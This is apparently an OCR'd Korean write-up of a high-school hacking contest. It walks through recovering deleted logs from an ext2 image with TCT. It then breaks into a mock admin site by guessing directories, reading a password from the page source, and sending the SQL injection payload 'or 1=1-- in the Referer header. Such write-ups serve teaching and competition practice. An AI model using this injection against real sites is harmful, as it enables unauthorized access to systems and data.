
고교생 해킹/보안 챔피언십 보고서

Hacking/Security Championship Report

박 찬 암 (hkpco)
chanam.park@hkpco.kr
http://hkpco.kr/

< Result >



대회결과

1위: 남산고등학교 3학년 박찬암 (hkpco) : 3000점 *ALL CLEARED*
2위: 선린인터넷고등학교 3학년 구사무엘 (0verd05e) : 2250점
3위: 경동고등학교 2학년 이상훈 (kdtiger) : 1850점

대회 순위

- **1위**: hkpco, 총 3000점 득점
- **2위**: 0verd05e, 총 2250점 득점
- **3위**: kdtiger, 총 1850점 득점
- **4위**: dmschd0465, 총 1650점 득점
- **5위**: Hahah, 총 1500점 득점

>>내 순위 보기

동명대학교 정보보호 동아리 THINK 기술지원팀장 최 모군.

어느 날 하루, 그에게 평소 잘 알고 지내는 한 중소기업 전산관리자로부터 회사 홈페이지가 누군가에 의해 변조되었다는 제보가 들어왔다. 그는 제보를 듣자마자 재빨리 원격으로 접속해 보았지만... 아뿔싸! 침입자는 이미 관련 로그를 모두 삭제한 뒤 유유히 떠나버린 뒤였다. 일단 긴급처방으로 변조된 내용을 복구하고 몇가지 보안 셋팅을 적용하였지만, 침입자가 언제 또 다시 공격을 시도할지 모르는 일이었다.

침입자는 로그가 담겨있는 /var 디렉토리를 통째로 지워버린뒤 안심하며 떠났겠지만, 우리의 안전노가다서버셋업맨 최모군은 아직 추적의 실마리가 남아있다며 눈을 반짝였다.

최군을 도와 다음의 이미지로부터 삭제된 내용을 복구하여 침입자의 ID와 IP를 알아내라!

문제풀기

--
암호는 침입자의 ID 와 IP 주소를 붙여서 입력하시오
예> ID: mysunset, IP: 210.110.144.100 => 암호: mysunset210.110.144.100

힌트(12월 8일 오전 11시 7분)
- 파일은 지워져도 흔적은 남습니다.
- 흔적이 남은 특정 문자열을 검색할 수 있다면 금방 찾아내겠죠?

리눅스 상의 간단한 포렌식 문제입니다.
해당 문제를 받은 뒤 분석하여 보겠습니다.

```
[hkpco@ns forensic]$ wget http://gray.mainthink.net/a200/a200.tar.gz
--16:53:37--  http://gray.mainthink.net/a200/a200.tar.gz
           => `a200.tar.gz'
Resolving gray.mainthink.net... done.
Connecting to gray.mainthink.net[210.110.158.21]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 36,300,049 [application/x-tar]

100%[==========================================================================>]
36,300,049     1.48M/s    ETA 00:00

16:54:00 (1.48 MB/s) - `a200.tar.gz' saved [36300049/36300049]

[hkpco@ns forensic]$ tar zxvf a200.tar.gz
./partdump

[hkpco@ns forensic]$ file partdump
partdump: Linux rev 1.0 ext2 filesystem data (mounted or unclean)
```

압축을 풀면 partdump라는 파일을 볼 수 있습니다. file 명령을 이용하여 해당 파일의 정보를 보면, 리눅스 시스템의 ext2 파티션 데이터라는 것을 알 수 있습니다. 침입자의 ID와 IP주소를 알아내야 하는데 해당 파티션의 log가 존재하는 /var 디렉토리가 삭제되어서 현재 상태로는 로그를 볼 수 없습니다. 이는 The Coroner's Toolkit(이하 TCT)을 이용하여 복구할 수 있습니다.

(TCT download page - http://www.porcupine.org/forensics/tct-1.18.tar.gz)

TCT utils에 있는 unrm으로 사용하지 않는 파티션 공간에 이전에 할당되었던 내용들을 분석하여 가져온 뒤, lazarus를 통해 삭제된 파일들을 추출합니다. 이 작업은 일반적으로 상당한 시간을 요구하지만, 문제상에서 주어진 파티션의 용량은 125M밖에 되지 않기 때문에 비교적 빠른 시간 내에 삭제된 파일들을 복구할 수 있습니다.

```
[root@localhost forensic]# ./unrm partdump > dump
[root@localhost forensic]# ./lazarus -h dump
```

lazarus의 -h옵션은 분석결과를 html로 만들어줍니다.
작업이 완료된 후 /root/tct/tct-1.18/blocks 디렉토리를 보면 복구된 파일들이 존재하는데, 파일 이름은 모두다 숫자로 되어있기 때문에 파일의 내용을 통하여 로그기록을 찾아야 합니다. 침입자의 ID와 IP주소는 /var/log/secure 로그파일의 접속기록을 통하여 알아낼 수 있으므로, secure 로그파일의 가장 빈번한 문자열 중 하나인 “password”키워드를 이용하여 복구된 파일들의 내용을 검색해 보겠습니다.

```
[root@localhost blocks]# grep -a password * > result
[root@localhost blocks]# strings result | grep password
.
.
.
57064.1.txt:Dec  6 06:53:01 localhost sshd[2040]: Accepted password for antisvr from
192.168.247.128 port 1047 ssh2
57064.1.txt:Dec  6 15:53:01 localhost sshd[2039]: Accepted password for antisvr from
192.168.247.128 port 1047 ssh2
61077.1.txt:Dec  6 15:55:28 localhost sshd[2130]: Failed password for antisvr from
192.168.247.128 port 1048 ssh2
61077.1.txt:Dec  6 06:55:28 localhost sshd[2131]: Failed password for antisvr from
192.168.247.128 port 1048 ssh2
61077.1.txt:Dec  6 15:55:36 localhost sshd[2130]: Failed password for antisvr from
192.168.247.128 port 1048 ssh2
61077.1.txt:Dec  6 06:55:36 localhost sshd[2131]: Failed password for antisvr from
192.168.247.128 port 1048 ssh2
61077.1.txt:Dec  6 15:55:56 localhost passwd: pam_unix(passwd:chauthtok): password changed
for antisvr
61077.1.txt:Dec  6 15:56:01 localhost sshd[2130]: Accepted password for antisvr from
192.168.247.128 port 1048 ssh2
61077.1.txt:Dec  6 06:56:01 localhost sshd[2131]: Accepted password for antisvr from
192.168.247.128 port 1048 ssh2
61668.1.txt:Dec  6 15:45:27 localhost passwd: pam_unix(passwd:chauthtok): password changed
for antisvr
61668.1.txt:Dec  6 06:49:12 localhost sshd[1919]: Accepted password for antisvr from
192.168.247.128 port 1045 ssh2
61668.1.txt:Dec  6 15:49:12 localhost sshd[1918]: Accepted password for antisvr from
192.168.247.128 port 1045 ssh2
```

3개의 secure 로그파일이 각각 57064.l.txt, 61077.l.txt, 61668.l.txt라는 이름으로 복구된 것을 볼 수 있습니다. 복구된 로그 파일들을 살펴보면 쉽게 침입자의 ID와 IP주소를 알아낼 수 있습니다.

```
[root@localhost blocks]# cat 57064.l.txt
Dec  6 15:44:24 localhost sshd[1685]: Server listening on :: port 22.
Dec  6 15:44:24 localhost sshd[1685]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Dec  6 15:44:40 localhost login: pam_unix(login:session): session opened for user root by (uid=0)
Dec  6 15:52:31 localhost sshd[1994]: pam_unix(sshd:session): session closed for user antisvr
Dec  6 06:53:01 localhost sshd[2040]: Accepted password for antisvr from 192.168.247.128 port 1047 ssh2
Dec  6 15:53:01 localhost sshd[2039]: Accepted password for antisvr from 192.168.247.128 port 1047 ssh2
Dec  6 15:53:01 localhost sshd[2042]: pam_unix(sshd:session): session opened for user antisvr by (uid=0)
.
.
Dec  6 15:53:57 localhost sshd[2042]: pam_unix(sshd:session): session closed for user antisvr
Dec  6 15:54:16 localhost userdel[2100]: delete user `antisvr'
Dec  6 15:54:16 localhost userdel[2100]: remove group `antisvr'
```

```
[root@localhost blocks]# cat 61077.l.txt
Dec  6 15:44:24 localhost sshd[1685]: Server listening on :: port 22.
Dec  6 15:44:40 localhost login: pam_unix(login:session): session opened for user root by (uid=0)
Dec  6 15:55:04 localhost useradd[2128]: new group: name=antisvr, GID=500
Dec  6 15:55:04 localhost useradd[2128]: new user: name=antisvr, UID=500, GID=500,
home=/home/antisvr, shell=/bin/bash
Dec  6 15:55:27 localhost sshd[2130]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=192.168.247.128   user=antisvr
Dec  6 15:55:28 localhost sshd[2130]: Failed password for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 06:55:28 localhost sshd[2131]: Failed password for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 15:55:36 localhost sshd[2130]: Failed password for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 06:55:36 localhost sshd[2131]: Failed password for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 06:55:36 localhost sshd[2131]: Failed none for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 15:55:56 localhost passwd: pam_unix(passwd:chauthtok): password changed for antisvr
Dec  6 15:56:01 localhost sshd[2130]: Accepted password for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 06:56:01 localhost sshd[2131]: Accepted password for antisvr from 192.168.247.128 port 1048 ssh2
Dec  6 15:56:01 localhost sshd[2136]: pam_unix(sshd:session): session opened for user antisvr by (uid=0)
```

```
[root@localhost blocks]# cat 61668.l.txt
Dec  6 15:45:20 localhost useradd[1898]: new group: name=antisvr, GID=500
Dec  6 15:45:20 localhost useradd[1898]: new user: name=antisvr, UID=500, GID=500,
home=/home/antisvr, shell=/bin/bash
Dec  6 15:45:27 localhost passwd: pam_unix(passwd:chauthtok): password changed for antisvr
Dec  6 06:49:12 localhost sshd[1919]: Accepted password for antisvr from 192.168.247.128 port 1045 ssh2
Dec  6 15:49:12 localhost sshd[1918]: Accepted password for antisvr from 192.168.247.128 port 1045 ssh2
Dec  6 15:49:12 localhost sshd[1921]: pam_unix(sshd:session): session opened for user antisvr by (uid=0)
Dec  6 15:50:00 localhost su: pam_unix(su:session): session opened for user root by antisvr(uid=500)
Dec  6 15:50:57 localhost su: pam_unix(su:session): session closed for user root
Dec  6 15:50:58 localhost sshd[1921]: pam_unix(sshd:session): session closed for user antisvr
Dec  6 15:51:55 localhost sshd[1990]: Accepted password for antisvr from 192.168.247.128 port 1046 ssh2
Dec  6 06:51:55 localhost sshd[1991]: Accepted password for antisvr from 192.168.247.128 port 1046 ssh2
Dec  6 15:51:55 localhost sshd[1994]: pam_unix(sshd:session): session opened for user antisvr by (uid=0)
```

침입자의 ID는 antisvr, IP는 192.168.247.128이므로 답은 **antisvr 192.168.247.128**이 됩니다.

평소 웹해킹에 아주 관심이 많은 고등학생 X모군.

그 역시 상품에 눈이멀어 이번 대회에 참가한 사람들 중 하나이다. 하지만 왠걸, 대회가 시작되고 실제 문제를 접해보니 이건... 뭐 욕밖에 안나오는 문제들 밖에 없었다. 하지만 투덜투덜 거리며 불만을 토로하기엔 그는 이미 상품에 마음을 뺏겨버린 뒤였고, 결국 문제를 풀기위해 수단 방법을 가리지 않기로 결심! 지금 온갖 뻘짓을 시도하고 있는 중이다.


하지만 이런 뻘짓도 가끔은 효과 볼때가 있는 법. 내가 비밀 하나 알려줄까? 그는 방금 막 http://admin.mainthink.net 가 존재한다는것을 알아냈다!

힌트(12월 8일 오전 11시 10분)
- /board/

힌트(12월 8일 오후 12시 54분)
- /board/admin/


힌트(12월 8일 오후 7시 59분)
- HTTP Header에 대한 Check

가상의 대회관리자 사이트 URL이 주어진 웹 해킹 문제입니다.
해당 페이지로 접속하면 아래와 같이 페이지 접근권한이 없다고 나오게 됩니다.




이제부터 약간의 게싱(Guessing)이 필요한데, 일반적인 이름의 웹 디렉토리 이므로 쉽게 추측할 수 있습니다. 만약 게싱(Guessing)이 힘들다면, 간단한 코딩이나 웹 스캐너를 사용하면 됩니다.

여러 가지 방법으로 알아낸 페이지의 주소는 http://admin.mainthink.net/board/admin/ 이며, 접속하면 다음과 같은 로그인 페이지를 볼 수 있습니다.




아이디와 패스워드를 임의로 입력하여 로그인을 시도하면 다음과 같은 페이지를 볼 수 있습니다.




아이디는 admin으로 추측할 수 있으며, 패스워드는 소스보기를 통해 알아낼 수 있습니다.

```
    <td><input type="password" maxlength="90" name="password2" style="width:
  </tr>
  <tr>
    <td colspan="2" style="padding-top:20px;padding-left:5px;" align="center"
  </td>
table>
rm>

 style="margin-top:20%;color:#FFFFFF;font-size:1pt">BeTheChallenger!</div>
```


위와 같은 과정으로 알아낸 아이디와 패스워드로 로그인을 시도한 모습입니다.
(아이디 - admin , 패스워드 - BeTheChallenger!)



올바르지 않은 접근이라는 메시지를 볼 수 있으며, Referer 필드 값을 통해서 정상적인 접근인지 확인하는 것으로 추측할 수 있습니다. 올바른 Referer 필드 값을 알 수 없으므로 Sql Injection 을 시도하였으며, 웹 프록시 툴로 알려진 Odysseus를 사용하였습니다.



관리자 계정으로 로그인 시, Referer 필드 값에 `'or 1=1--` 쿼리를 통한 Sql Injection을 시도하면 문제의 패스워드를 획득할 수 있습니다.



다음 프로그램에는 치명적인 취약점이 존재한다.
바이너리를 분석하여 취약점을 알아낸뒤, 취약점을 이용하여 암호를 알아내라!

※ 참고 : 다음을 실행하기 위해서는 Microsoft .NET Framework 1.1 이상이 설치되어 있어야 합니다.

문제풀기

